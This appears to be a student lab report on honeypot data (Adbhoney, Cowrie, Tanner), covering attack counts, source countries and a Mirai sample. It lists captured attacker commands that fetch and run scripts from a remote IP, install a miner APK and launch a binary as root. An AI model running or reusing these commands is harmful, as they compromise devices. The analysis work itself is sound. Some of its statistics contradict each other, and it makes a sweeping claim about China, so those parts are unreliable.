

Attacks - Dynamic

394 Attacks


31 Unique Src IPs




Most Adbhoney attacks occurred at Saturday at 3-6 am and 10 am, 7pm, and 11pm on Sunday.



Most attacks originated from South East Asia, Eastern Europe and the United States.






91% were known attackers, while the remaining 9% were mass scanners.


Top 10 Countries:

1. Germany (18%)
2. United States (15%)
3. Hong Kong (14%)
4. Vietnam (12%)
5. South Korea (12%)
6. Russia (10%)
7. Switzerland (6%)
8. UAE (5%)
9. Romania (5%)
10. Bulgaria (6%)



Germany: Most volume/stayed constant, no great spikes.
US: Big spike 11pm
Hong Kong: Spikes at 3 am and 7 pm Sunday.
Vietnam: Low, but 1 am and 7 pm.
South Korea: Massive spike at 6 am.

Adbhoney Input- Top 10



Command Line Input	Count
rm -rf /data/local/tmp/*	12
am start -n com.ufo.miner/com.example.test.MainActivity	8
cd /data/local/tmp/; busybox wget http://85.217.144.52/w.sh; sh w.sh; curl http://85.217.144.52/c.sh; sh c.sh	8
pm install /data/local/tmp/ufo.apk	8
pm path com.ufo.miner	8
ps | grep trinity	8
rm /data/local/tmp/ufo.apk	6
v2,raw:cat /proc/cpuinfo;/bin/cat /proc/cpuinfo;uname -m;rm -rf /data/local/tmp/*	5
/data/local/tmp/nohup /data/local/tmp/trinity	4
/data/local/tmp/nohup su -c /data/local/tmp/trinity	4

rm -rf /data/local/tmp/*: This command removes all files and directories (recursively and forcefully) within the /data/local/tmp directory.

am start -n com.ufo.miner/com.example.test.MainActivity: This command starts the MainActivity of the com.ufo.miner Android package, assuming this is executed in an Android environment.

cd /data/local/tmp/; busybox wget http://85.217.144.52/w.sh; sh w.sh; curl http://85.217.144.52/c.sh; sh c.sh: This series of commands changes the current directory to /data/local/tmp, downloads two shell scripts (w.sh and c.sh) using wget and curl, and then executes them.

pm install /data/local/tmp/ufo.apk: This command installs the ufo.apk package in the Android system.


pm path com.ufo.miner: This command queries the path of the com.ufo.miner package in the Android system.

ps | grep trinity: This command lists running processes and filters them using grep to find any processes containing the word "trinity."
rm /data/local/tmp/ufo.apk: This command removes the ufo.apk file from the /data/local/tmp directory.

v2,raw:cat /proc/cpuinfo;/bin/cat /proc/cpuinfo;uname -m;rm -rf /data/local/tmp/*: This command reads and displays CPU information, kernel information, and removes all files and directories (recursively and forcefully) within the /data/local/tmp directory.
/data/local/tmp/nohup /data/local/tmp/trinity: This command starts the trinity executable located in /data/local/tmp without being affected by hangup signals (nohup).


/data/local/tmp/nohup su -c /data/local/tmp/trinity: This command starts the trinity executable located in /data/local/tmp with superuser (root) privileges without being affected by hangup signals (nohup).

Adbhoney Samples- Top 10




Captured Samples	Count
dl/0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257.raw	8
dl/63946c28efa919809c03be75a3937c4be80589a9df79cd1be72037d493b70857.raw	4
dl/71ecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e688cc414af5.raw	4
dl/8b33048adaed174e10e4c530af79d3d8ead593ef2214911a72da4f125ec84aca.raw	4
dl/a1b6223a3ecb37b9f7e4a52909a08d9fd8f8f80aee46466127ea0f078c7f5437.raw	4
dl/b12911cc93a56a5443e80c424a7858036c06d09090a11ea74fe61ce78dd562d8.raw	4
dl/d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0.raw	4

The Top Sample had attacks from 3 countries, Hong Kong, South Korea, and the US. These appear to be file paths, though it’s not clear what exactly these files represent. They could be logs, captured data, or sample files used for analysis. They could also contain information about IP addresses, commands, timestamps and other relevant data.



Attacker AS/N - Top 10 - Dynamic

AS	ASN	Count
701	MCI Communica...	2
9304	HGC Global Com...	2
9318	SK Broadband C...	2
9908	HK Cable TV Ltd	2



Conclusions:

Over the weekend we can see significant attacks on port 5900, and VNC from russia specifically, exploiting related vulnerabilities and CVEs like CVE 2006 or their server response.

We can see in this report detailed analysis of cyberattacks observed over a weekend, gathered from various honeypots including Tanner, Cowrie, and AdbHoney. The attacks remained relatively consistent, with spikes at specific times on both Saturday and Sunday. The majority of these attacks originated from China, East Asia, Iran, and Eastern Europe. In terms of ports targeted, data from the Cowrie honeypot showed that Port 23 experienced more attacks than Port 22, with a significant surge on Saturday at 3 am. Port 22 saw two spikes in attacks, one at midnight and another at 3 am on Sunday. China had the most attacks overall, with a peak at 4 am on Sunday, while Iran and China both spiked at 3 am on Saturday.

The top 10 countries from which the attacks originated were China, Taiwan, the United States, Iran, South Korea, Germany, Bulgaria, India, Singapore, and Belize. Information from the Tanner honeypot revealed that the attackers employed various commands, with the majority of them being recognized as "Known Attacker," followed by "Mass Scanner" and "Tor Exit Node." Interestingly, many attacks originated from Tor Exit Nodes, and upon further investigation, they mainly came from Germany, the Netherlands, and the US. These attacks occurred during the same period, suggesting that the TOR node may have switched their locations.

Data from the AdbHoney honeypot, which focuses on Android Debug Bridge (ADB) attacks, was also analyzed. The report highlights findings from the HASSH framework, which provides unique fingerprint identifiers to track SSH connections' behavior and identify potential security threats. The top attacker ISPs were identified, and an analysis of a specific URL revealed the download of an ELF 32-bit MSB executable MIPS MIPS-I version 1 file, which is a binary file containing machine code. The attacker likely used this type of file to embed malicious code, making it difficult for security software to detect and analyze the malware. The trojan inspection revealed that the Linux.Mirai.ef strain of malware was being used, which is designed to infect and take control of Linux-based devices and recruit them into a botnet for malicious activities.

In summary, the report sheds light on the various aspects of the cyberattacks observed over the weekend, identifying the countries from which they originated, the ports targeted, and the specific types of malware used. Data from the Tanner, Cowrie, and AdbHoney honeypots emphasize the importance of robust cybersecurity measures to protect against such attacks, as well as the need for continuous monitoring and analysis of network traffic to identify and mitigate potential threats.

Threat Actors and Viruses

Over the course of this lab, I noticed a lot of attacks from China, Russia, Iran and Bulgaria. The reason why many cyberattacks originate from countries like China, Russia, Iran, or Bulgaria could be attributed to a combination of factors, including political, economic, and technological motivations. Some key factors that could drive such attacks are:

1. **State-sponsored cyber warfare**: Some countries may sponsor cyberattacks as part of their larger geopolitical strategies, targeting other nations' critical infrastructure, government systems, or corporate networks to steal sensitive information, disrupt essential services, or cause financial damage. These attacks could also be aimed at promoting a political agenda, influencing elections, or discrediting opposition.
2. **Cyber espionage**: These attacks may be driven by the desire to gain access to valuable intellectual property, classified information, or trade secrets. This can provide economic or strategic advantages to the attacking country, as well as undermine the target country's competitiveness in various sectors such as defense, technology, or manufacturing. Especially in China, most of their technological gains are achieved through stealing or reverse engineering the West’s technology.
3. **Cybercriminal groups**: Some countries may serve as safe havens for cybercriminals who perpetrate attacks without fear of prosecution. These groups may target victims globally for financial gain or personal notoriety, utilizing ransomware, banking trojans, or other forms of malware.
4. **Technical expertise and infrastructure**: The countries mentioned have a history of developing strong technical expertise and infrastructure, which can enable cybercriminals to launch sophisticated attacks more efficiently.

The Trojans, viruses, and other malware detected during this honeypot can be used for various purposes, including:

1. **Data theft**: Cybercriminals may use malware to gain unauthorized access to sensitive personal, financial, or corporate data, which can then be sold on the black market or used for identity theft, fraud, or extortion.
2. **Ransomware**: Malware can encrypt a victim's files, demanding payment in exchange for the decryption key. This form of cyberattack has become increasingly prevalent and has affected individuals, organizations, and even entire cities.
3. **Distributed Denial of Service (DDoS) attacks**: Infected devices can be recruited into a botnet, which can then be used to launch DDoS attacks against targeted websites or services, overwhelming them with traffic and causing disruption.
4. **Cryptojacking:** Cybercriminals can use malware to hijack a victim's computer resources to mine cryptocurrencies, generating revenue for the attackers while slowing down the affected devices and increasing their energy consumption.

5. **Sabotage:** Malware can be employed to cause physical damage to infrastructure, such as in the case of the Stuxnet worm, which targeted Iranian nuclear facilities and caused significant damage to their centrifuges.

Given the various motivations and potential outcomes, it is essential for individuals, organizations, and governments to adopt robust cybersecurity measures to protect against these threats.